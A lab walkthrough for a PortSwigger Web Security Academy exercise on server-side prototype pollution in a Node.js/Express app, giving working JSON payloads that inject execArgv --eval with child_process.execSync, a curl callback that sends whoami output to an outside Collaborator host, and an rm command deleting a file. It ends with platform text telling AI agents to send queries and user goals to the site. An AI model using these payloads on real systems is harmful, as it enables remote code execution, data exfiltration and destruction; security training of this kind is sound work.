> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/prototype-pollution/remote-code-execution-via-server-side-prototype-pollution.md).
# Remote Code Execution via Server Side Prototype Pollution
Remote Code Execution via Server Side Prototype Pollution notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation cont
### Remote Code Execution via Server-side Prototype Pollution
#### Lab Context
* Application based on **Node.js** and the framework **Express**.
* Vulnerability: **server-side prototype pollution** because the application unsecuredly merges a user-controlled input into a JavaScript server-side object.
* Objective: To pollute `Object.prototype` in order to inject system commands which will then be executed by the server, then **delete** `/home/carlos/morale.txt`.

* Connection provided: `wiener:peter` (in this lab we already have high privileges and access to admin features).
#### Vulnerable Point of Entry: Address Update
The update address function accepts a JSON. / It can include pollution via `constructor.prototype` (proof that fusion is dangerous):
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "bgJz500ntJpShWGP0Lq8QWkZ3nvDb0BX",
"constructor": {
"prototype": {
"test": "false",
"json spaces": 1
}
}
}
```
#### Functionality

As an admin, a **Run maintenance jobs** button is visible.
When you click, the application performs tasks (e.g. cleanup) and displays:
* Database cleanup → success
* Filesystem cleanup → success
The client sends a similar JSON:
```json
{
"csrf": "L7LME4ZyzauaCTOU9Nc4P0ZdaHHcCYYO",
"sessionId": "bgJz500ntJpShWGP0Lq8QWkZ3nvDb0BX",
"tasks": [
"db-cleanup",
"fs-cleanup"
]
}
```
And the server answers with:
```json
{
"results": [
{
"name": "db-cleanup",
"description": "Database cleanup",
"success": true
},
{
"name": "fs-cleanup",
"description": "Filesystem cleanup",
"success": true
}
]
}
```
Key observation: in the background, it seems that a Node.js process launches these tasks via a **child/ process** mechanism.
#### Exploitation: Inject Node Arguments via `execArgv`
In Node.js, some executions can pass arguments to runtime via `execArgv`. / Idea: pollute `Object.prototype.execArgv` to inject a `--eval=...` that executes a system command via `child_process.execSync`.
```javascript
--eval=require('child_process').execSync('id')
```
Payload used (callback test to Burp Collaborator via `curl`):
```json
"__proto__": {
"execArgv":[
"--eval=require('child_process').execSync('curl https://m2pugey17it1s1cdpbfmc54tuk0co5cu.oastify.com')"
]
}
```

Then we trigger **Run maintenance jobs** to force the application to start the process that reuses `execArgv`.
We do receive a request on the Collaborator → execution confirmed.
#### Context Verification: Exfilter `whoami`

You can exfil the user via a dynamic subdomain:
{% code overflow="wrap" %}
```json
"--eval=require('child_process').execSync('curl https://$(whoami).m2pugey17it1s1cdpbfmc54tuk0co5cu.oastify.com')"
```
{% endcode %}
Reception: `carlos`
#### Final Step: Delete the Requested File
Clean pollution is sent with the removal command:
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "bgJz500ntJpShWGP0Lq8QWkZ3nvDb0BX",
"__proto__": {
"execArgv": [
"--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"
]
}
}
```
Then we restart **Maintenance jobs** to trigger execution.
Expected result: `/home/carlos/morale.txt` file deleted and lab validated.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/prototype-pollution/remote-code-execution-via-server-side-prototype-pollution.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.